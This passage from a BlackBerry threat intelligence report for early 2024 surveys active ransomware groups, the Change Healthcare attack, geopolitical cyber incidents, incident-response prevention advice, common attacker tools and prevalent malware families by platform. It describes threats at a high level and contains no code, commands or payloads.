As the above events highlight, ransomware has been a prevalent threat across the BlackBerry Global Threat Intelligence Report. For this report, we've introduced a section specifically about ransomware groups active in this reporting period.

Ransomware is a universal tool adopted by cybercriminals and organized syndicates alike, targeting victims in all industries around the globe. Most of these groups are financially motivated; they quickly adapt new tactics and techniques to evade traditional cybersecurity defenses and will rapidly exploit any new security vulnerabilities.

Ransomware is increasingly targeting healthcare organizations, a concerning trend. Healthcare is a profitable sector for ransomware groups due to the increasing digitization of healthcare records and the severe consequences that can occur if these services are disrupted. With notable attacks happening globally during this reporting period, these aggressive syndicates can endanger lives and restrict or cut off healthcare workers' access to patients' crucial personal identifiable information (PII) data.

Attacks on healthcare can have serious knock-on effects, crippling hospitals, clinics, pharmacies and drug dispensaries; preventing patients from obtaining vital medications; causing ambulances to be re-routed; and disrupting the scheduling of medical procedures. Secondary impacts include data leakage and sensitive patient PII being sold on the dark web. For this reason, we predict healthcare will continue to be heavily targeted both publicly and privately throughout 2024.

## KEY RANSOMWARE PLAYERS THIS REPORTING PERIOD

Following are notable ransomware threat groups from around the globe who were active this reporting period:




Figure 10: Notable ransomware groups/families active January to March 2024.

## Hunters International

Hunters International, a ransomware as a service (RaaS) crime syndicate that's been in operation since late 2023, rose to prominence in early 2024. The group is possibly a spin-off of the [Hive ransomware group](#), which was shuttered by law enforcement in early 2023. This group employs a double extortion scheme that involves first encrypting the victim's data for ransom, then demanding more money by threatening to publicly post the stolen data. Hunters International is currently active around the globe.

## 8Base

Initially observed in 2022, the 8Base ransomware group rose to prominence in late 2023. This prolific group uses a variety of tactics, techniques and procedures (TTP) and can be highly opportunistic. The group is often quick to exploit newly disclosed vulnerabilities and leverages various ransomware, including [Phobos](#).

## LockBit

LockBit, a Russia-based ransomware group, specializes in providing RaaS through its eponymous malware. Discovered in 2020, [LockBit](#) ransomware has become one of the most aggressive ransomware groups. Aspects include:

- ▶ Custom tooling to exfiltrate victim data prior to encryption and host it via a leak site on the dark web.
- ▶ Largely targets victims in North American and, secondarily, in LATAM.
- ▶ Employs a double extortion strategy.

In February 2024, Operation Cronos, an international law enforcement effort, disrupted LockBit's operations.<sup>7</sup> However, LockBit appears to have since bounced back, and remains a major player in the ransomware space.

## Play

Observed initially in 2022, Play is a multi-extortion ransomware group that hosts stolen data on TOR-based sites that enable anonymous communication, threatening that the data will be leaked if the ransom payment isn't made.<sup>8</sup> Play often targets small and medium businesses (SMBs), mainly in North America, but also in the EMEA region during this reporting period. The group largely leverages off-the-shelf tools like Cobalt Strike, Empire and Mimikatz for discovery and lateral movement TTPs. The group also utilized Grixba, a custom recon and infostealing tool that is used prior to ransomware execution.

## BianLian

BianLian is a GoLang-based ransomware that has been in the wild since 2022. The associated group has been active this reporting period, heavily targeting victims based in North America. Like many ransomware groups, [BianLian](#) is highly exploitive of recently disclosed vulnerabilities, often targeting smaller companies across a number of industries. It uses various off-the-shelf tools including PingCastle, Advance Port Scanner and SharpShares to gain a foothold on a target system before exfiltrating sensitive data and executing ransomware. This stolen data is then leveraged as an extortion tactic until the ransom is paid.

## ALPHV


Often referred to as [BlackCat](#) or Noberus, ALPHV is a RaaS operation that has been around since late 2021. The threat group behind ALPHV is highly sophisticated, leveraging the Rust programming language to target Windows, Linux and VMWare-based operating systems. ALPHV tends to target North American victims.



# CYBER STORY HIGHLIGHT: RANSOMWARE AND HEALTHCARE

## 12 DAYS WITHOUT REVENUE: RANSOMWARE FALLOUT CONTINUES IN HEALTHCARE SECTOR

In March, the American Hospital Association (AHA) released a statement calling a major ransomware attack that disrupted hospitals and pharmacies “unprecedented” in the healthcare industry. AHA President and CEO Richard Pollack explained why, in a letter to U.S. Secretary of Health and Human Services Xavier Becerra:



“Change Healthcare...processes 15 billion health care transactions annually and touches 1 in every 3 patient records. These transactions include a range of services that directly affect patient care, including clinical decision support, eligibility verifications and pharmacy operations. All of these have been disrupted over the past several days.”

Becerra also expressed concern that with hospitals and clinics unable to process claims through the company, some “may be unable to pay salaries for clinicians and other members of the care team, acquire necessary medicines and supplies, and pay for mission critical contract work.”

According to the American Medical Association (AMA), impacted medical practices went twelve days without revenue. Patients also felt the fallout, especially when they needed vital prescriptions. Reports claimed that some were being denied their medicines, while others said they had to pay full price for expensive drugs instead of their usual discounted rate.

The U.S. Department of Health and Human Services’ Office for Civil Rights (OCR) is now investigating this healthcare ransomware attack. In its March 13 announcement about the new investigation, it also revealed the latest data on how serious the threat landscape has become in healthcare:



“Ransomware and hacking are the primary cyber-threats in healthcare. Over the past five years, there has been a 256 percent increase in large breaches reported to OCR involving hacking and a 264 percent increase in ransomware. The large breaches reported in 2023 affected over 134 million individuals, a 141 percent increase from 2022.”

This story is yet another example of ransomware groups increasingly targeting the healthcare sector as they follow the money. The expanding use of unique or “novel” malware underscores the urgency for those in the healthcare sector to prioritize cybersecurity.

Read the full story [here](#).

# GEOPOLITICAL ANALYSIS AND COMMENTS

Geopolitical conflicts increasingly drive cyberattacks. Digital technologies can be powerful tools for good, but they can also be abused by state and non-state actors. In the first three months of 2024, lawmakers across Europe, North America and the Asia-Pacific region fell victim to targeted spyware campaigns. Threat actors broke into the IT systems of multiple government departments, compromised military systems, and disrupted critical infrastructure around the world.

While the motives driving these intrusions are often complex and opaque, the most significant, recent incidents involved major geopolitical divides such as Russia's invasion of Ukraine, mounting aggression between Israel and Iran, and ongoing tensions in the South China Sea and the Indo-Pacific region.

In Ukraine, the cyber dimensions of the war continue to grind on. Contrary to international norms governing lawful conduct in cyberspace, attacks launched against Ukraine continue to fail to distinguish between civilian and military infrastructure. In January, Russian agents tapped into residential webcams in Kyiv allegedly to gather information on the city's air defense systems before launching a missile attack on the city. Per reports, the attackers manipulated camera angles to gather information on nearby critical infrastructure for more precise missile targeting.

Russian cyberthreat actors were also linked to an attack against Ukraine's largest mobile phone provider, Kyivstar, destroying significant infrastructure and cutting off access to 24 million customers in Ukraine. This attack came just hours before President Biden met with President Zelenskyy in Washington D.C. Lawmakers in the EU also discovered that their phones had been infected with spyware. Many of these lawmakers were members of the European Parliament's security and defense subcommittee, responsible for making recommendations on EU support to Ukraine. In March, Russian attackers also intercepted conversations between German military officials about potential military support to Ukraine, reinforcing the need to protect communications from increased espionage attempts.

As military activity between Iran and Israel has escalated, so have cyberattacks against Israeli government sites. In retaliation, Israeli threat actors disrupted 70 percent of gas stations across Iran. Meanwhile, the U.S. launched a cyberattack against an Iranian military spy ship in the Red Sea that was sharing intelligence with Houthi rebels.

In the Indo-Pacific region, cyberattacks and espionage campaigns attributed to Chinese-backed groups continued to mount. The U.S. Department of Homeland Security's Cyber Safety Review Board released a major report about the Microsoft Online Exchange Incident from the summer of 2023 and documented in detail how Chinese-backed attackers stole source code from Microsoft.<sup>9</sup> The threat group Storm-

## DID YOU KNOW?

**"IN THE FIRST THREE MONTHS OF 2024, LAWMAKERS ACROSS EUROPE, NORTH AMERICA AND THE ASIA-PACIFIC REGION FELL VICTIM TO TARGETED SPYWARE CAMPAIGNS."**


**"AS MILITARY ACTIVITY BETWEEN IRAN AND ISRAEL HAS ESCALATED, SO HAVE CYBERATTACKS AGAINST ISRAELI GOVERNMENT SITES."**

0558 compromised employees and officials in the U.S. Department of State, the U.S. Department of Commerce, the U.S. House of Representatives, and several government departments in the UK. According to the report, the threat actor managed to download approximately 60,000 emails from the State Department alone.

This was not an isolated incident. In March 2024, the U.S. Department of Justice and the FBI revealed that Chinese attackers had targeted several UK, EU, U.S. and Canadian members of the Interparliamentary Alliance on China.

As noted earlier, attacks against critical infrastructure have risen, particularly in the financial and healthcare sectors. In the first three months of 2024, a massive data breach of a French health insurance company led to the leak of sensitive personal information. In Canada, the Financial Transactions and Reports Analysis Center (FINTRAC) shut down its systems after a cyber incident. In response, the Canadian government allocated CAN\$27 million to enhance FINTRAC's cyber resiliency and construct data security safeguards.

Governments around the world are investing in stronger cybersecurity in the face of increased cyber espionage and cyberattack attempts. Canada recently announced historic levels of investment in its cyber defenses, and the UK increased its defense spending to 2.5 percent of GDP. Cybersecurity remains one of the top risks for governments and private sector actors alike, and this trend will likely continue so long as geopolitical tensions continue to rise.




**“Canada recently announced historic levels of investment in its cyber defenses, and the UK increased its defense spending to 2.5 percent of GDP.”**

**DID  
YOU  
KNOW?**

**“GOVERNMENTS  
AROUND THE  
WORLD ARE  
INVESTING  
IN STRONGER  
CYBERSECURITY  
IN THE FACE  
OF INCREASED  
CYBER  
ESPIONAGE AND  
CYBERATTACK  
ATTEMPTS.”**

# INCIDENT RESPONSE OBSERVATIONS

Incident response (IR) is an enterprise-level approach to managing cyberattacks and cybersecurity incidents. The goal of incident response is to quickly contain and minimize damage caused by a breach, as well as reducing recovery time and costs. Every organization needs an IR plan as well as either an in-house or third-party IR service. [BlackBerry® Cybersecurity Services](#) – which includes cyber incident response, data breach response, business email compromise response, ransomware response, and digital forensics – provides rapid incident response plans to help mitigate the impact of any cyberattack and ensure that digital recovery follows best practices.



## Top Incident Response Categories

Figure 11: BlackBerry IR engagement breakdown.

## OBSERVATIONS OF THE BLACKBERRY INCIDENT RESPONSE TEAM

This is a summary of the types of IR engagements the BlackBerry team responded to, as well as security measures organizations can take to prevent such breaches.

- ▶ **Network Intrusion:** Incidents in which the initial infection vector was a vulnerable, Internet-facing system, such as a web server or a virtual private network (VPN) appliance. In some cases, the breach led to the deployment of ransomware within the target's environment and the exfiltration of data.
  - Prevention: Apply security updates to all Internet-exposed systems in a timely manner. (MITRE – External Remote Services, [T1133](#)<sup>10</sup>)
- ▶ **Insider Misconduct:** A current or former employee accessed company resources without authorization.
  - Prevention: Implement strong authentication security controls on all systems. Implement formal company employee offboarding. (MITRE – Valid Accounts: Cloud Accounts, [T1078.004](#).<sup>11</sup>)



- ▶ Ransomware: Ten percent of all incidents responded to were ransomware-based.
  - Prevention: Patch Internet-facing services such as email, VPNs and web servers in a timely fashion. This can prevent a threat actor from accessing and further actioning on objectives, such as deploying ransomware, after gaining access to an enterprise network via a vulnerable device or system. (MITRE – External Remote Services, [T1133](#).<sup>12</sup>)
  - Prevention: Ensure the organization has two copies of all critical data stored in two different media formats from the original data source, with at least one copy off-site.

Detecting, containing and recovering from a cybersecurity incident requires rapid detection and response to limit damage. It is imperative that organizations have a well-documented incident response plan in place, along with trained personnel and resources ready to take immediate action at the first signs of a potential breach. This ensures that security teams can detect issues as early as possible, quickly contain and eradicate threats, and mitigate business and brand reputation impacts, monetary losses, and legal risks to the organization.

## THREAT ACTORS AND TOOLING

### THREAT ACTORS

Dozens of threat groups mounted cyberattacks in the first three months of 2024. We have highlighted the most impactful attacks here.

#### LockBit

[LockBit](#) is a cybercriminal group with affiliations to Russia. The group's operators diligently maintain and enhance their eponymous ransomware, overseeing negotiations and orchestrating its deployment once a successful breach happens. Employing double extortion strategies, LockBit ransomware not only encrypts local data to restrict victim access but also exfiltrates sensitive information and threatens to publicly expose it unless a ransom is paid.

In February, the NCA, the FBI and Europol, through a coordinated global effort named "Operation Cronos," collaborated with law enforcement agencies across 10 countries to take control of the LockBit group's infrastructure and leak site, gather information from their servers, make arrests, and impose sanctions.<sup>13</sup>

However, less than one week later, the ransomware group regrouped and resumed its attacks, employing updated encryptors and ransom notes that direct victims to new servers following the law enforcement disruption.

LockBit claimed responsibility for cyberattacks against various networks, including the Capital Health hospital network.<sup>14</sup> In both instances, they threatened to release confidential data unless prompt ransom payments were made.

#### Rhysida

Rhysida is a relatively new RaaS group that was first observed towards the end of May 2023. Despite its relatively recent emergence, the group quickly established itself as a viable ransomware threat. Its first high-profile attack targeted the Chilean Army, marking the start of a rise in ransomware attacks on Latin American government institutions.<sup>15</sup>

The Rhysida group also attacked yacht retailer MarineMax.<sup>16</sup> The Rhysida group exfiltrated a limited amount of data from

their environment, including customer and employee information, including PII which can be used for identity theft. This stolen data is now being offered for sale on the dark web for 15 BTC — approximately U.S. \$1,013,556 at the time of writing. Additionally, Rhysida released screenshots purportedly showing MarineMax's financial documents, along with images of employee drivers licenses and passports, on its dark web leak site.

## APT29

APT29, also known as Cozy Bear, Midnight Blizzard, or NOBELIUM, is a threat group attributed to Russia's Foreign Intelligence Service (SVR). [APT29](#) is known for targeting governments, political and research organizations, as well as critical infrastructure.

CISA recently warned that APT29 has expanded its targeting to include additional industries and more local governments. Known to use a wide range of custom malware, the threat group has also recently targeted cloud services using compromised service accounts or stolen authentication tokens.

In this reporting period, APT29 was observed accessing a Microsoft test tenant account following a password spray attack, then creating malicious OAuth applications to access corporate email accounts.<sup>17</sup> Furthermore, they targeted German political parties with WINELOADER, a backdoor first observed in January 2024.<sup>18</sup>

## Akira

First seen in early 2023, Akira ransomware has been observed targeting organizations across all industries.<sup>19</sup> By accessing networks with misconfigured or vulnerable VPN services, public facing RDP, spear-phishing, or compromised credentials, they attempt to create domain accounts or find credentials for privilege escalation or lateral movement within networks. Akira has been known to use tools such as:

- ▶ AdFind for querying Active Directory.
- ▶ Mimikatz and LaZagne for accessing credentials.
- ▶ Ngrok for tunneling into networks behind firewalls or other security measures.
- ▶ AnyDesk for remote access.
- ▶ Advanced IP Scanner for locating devices on a network.

## KEY TOOLS USED BY THREAT ACTORS

### Mimikatz

[Mimikatz](#) is recognized for its ability to extract sensitive credentials from the Local Security Authority Subsystem Service (LSASS) process on Windows systems.<sup>20</sup> This process serves as the repository for user credentials post-login, making it a prime target for both ethical penetration testers and malicious actors alike. Mimikatz is a popular utility for assessing the robustness of Windows networks. Legitimate penetration testers can use Mimikatz to uncover critical vulnerabilities, while malicious threat actors can use it to escalate privileges or traverse laterally within networks. Threat groups such as LockBit and Phobos exploit its capabilities to execute sophisticated cyberattacks.

### Cobalt Strike

Cobalt Strike, an adversary simulation framework, replicates the persistent presence of threat actors within network environments.<sup>21</sup> The tool has two pivotal components: an agent (Beacon) and a server (Team Server). The Team

Server, functioning as a long-term C2 server hosted on the Internet, maintains constant communication with Beacon payloads deployed on compromised machines.

While Cobalt Strike is primarily used by penetration testers and red teams to assess the security posture of networks, it has also been exploited by threat actors. The code for Cobalt Strike 4.0 was leaked online in late 2020, leading to its rapid weaponization by a diverse array of malicious adversaries. The dual nature of Cobalt Strike highlights the importance of vigilance and robust cybersecurity measures to mitigate the risks associated with its misuse, safeguarding networks from potential exploitation.


### Ngrok

Ngrok is a platform for exposing internal systems to the Internet.<sup>22</sup> It provides tunneled access to a network or device behind firewalls. After establishing an Internet-visible endpoint, traffic going to that endpoint is then sent through Transport Layer Security (TLS) tunnels to the corresponding Ngrok agent in the internal network. This allows for activities such as rapid ad-hoc testing of systems or remote administration.

However, this functionality also makes it an attractive tool for attackers, providing a secure channel for command-and-control (C2) and exfiltration. In the past it has been used by threat groups such as ALPHV, Lazarus and [Daixin Team](#).<sup>23</sup>

### ConnectWise

ConnectWise ScreenConnect is a remote desktop administration tool widely used by technical support, managed services providers (MSPs), and other professionals to authenticate machines. Threat actors can abuse ScreenConnect to infiltrate high-value endpoints and exploit privileges. ConnectWise has recently addressed two major security issues (CVE-2024-1709 and CVE-2024-1708) that could potentially enable anonymous attackers to exploit an authentication bypass flaw and create admin accounts on publicly exposed instances.



**“The dual nature of Cobalt Strike highlights the importance of vigilance and robust cybersecurity measures to mitigate the risks associated with its misuse, safeguarding networks from potential exploitation.”**

# PREVALENT THREATS BY PLATFORM

## WINDOWS

MALWARE FAMILY	MALWARE TYPE
<a href="#">Remcos</a>	Remote Access Trojan
Remcos, short for Remote Control and Surveillance, is an application used to remotely access a victim’s device.	
<a href="#">Agent Tesla</a>	Infostealer
Agent Tesla is a .NET based Trojan that is often seen sold as a MaaS and is used primarily for credential harvesting.	
RedLine	Infostealer
RedLine malware utilizes a wide range of applications and services to illicitly exfiltrate victims’ data, such as credit card information, passwords, and cookies.	
RisePro	Infostealer
While updated variations of RisePro were observed in our last report, the infostealer was seen in a new campaign being falsely distributed as “cracked software” on GitHub repositories during this reporting period.	
SmokeLoader	Backdoor
SmokeLoader is a modular malware used to download other payloads and steal information. It was originally observed in 2011 but remains an active threat to this day.	
Prometei	Cryptocurrency Miner/Botnet
Prometei is a multi-stage cross-platform cryptocurrency botnet primarily targeting Monero coins. It can adjust its payload to target either Linux or Windows platforms. Prometei has been seen used alongside Mimikatz to spread to as many endpoints as possible.	
Buhti	Ransomware
Buhti is a ransomware operation that utilizes existing variations of other malware such as LockBit or Babuk to target Linux and Windows systems.	



## LINUX


MALWARE FAMILY	MALWARE TYPE
XMRig	Cryptocurrency Miner
XMRig continues to be prevalent during this reporting period. The miner targets Monero while enabling the threat actor to use a victim’s system to mine cryptocurrency without their knowledge.	
NoaBot/Mirai	Distributed Denial of Service (DDoS)
NoaBot is a slightly more sophisticated Mirai variant. It boasts improved obfuscation techniques compared to Mirai and uses SSH to spread as opposed to Telnet. It is also compiled with uClibc instead of GCC, making detection difficult.	
XorDDoS	DDoS
Frequently observed in our telemetry, XorDDoS is a Trojan malware that targets Internet-facing devices running Linux and coordinates infected botnets via C2 instructions. It gets its name from using XOR encryption to control access to execution and communication data.	
AcidPour	Wiper
Although not present in our own telemetry, a new version of the data wiper AcidPour has been seen in the wild. The latest version of the malware, which is utilized to wipe files on routers and modems, is designed to specifically target Linux x86 devices.	

## MacOS

MALWARE FAMILY	MALWARE TYPE
RustDoor	Backdoor
RustDoor is a Rust-based backdoor malware which is primarily distributed by being disguised as updates for legitimate programs. The malware spreads as FAT binaries containing Mach-o files.	
Atomic Stealer	Infostealer
Atomic Stealer (AMOS) remains prevalent with a new version spotted in the wild. The latest version of the stealer drops a Python script to aid in remaining undetected. AMOS targets passwords, browser cookies, autofill data, crypto wallets and Mac keychain data.	
Empire Transfer	Infostealer
An infostealer discovered by Moonlock Lab in February 2024. It can “self-destruct” when it detects that it is running in a virtual environment. This helps the malware remain undetected and makes analysis more difficult for defenders. Empire Transfer targets passwords, browser cookies and crypto wallets, and utilizes similar tactics to Atomic Stealer (AMOS).	

## ANDROID

MALWARE FAMILY	MALWARE TYPE
SpyNote	Infostealer/RAT
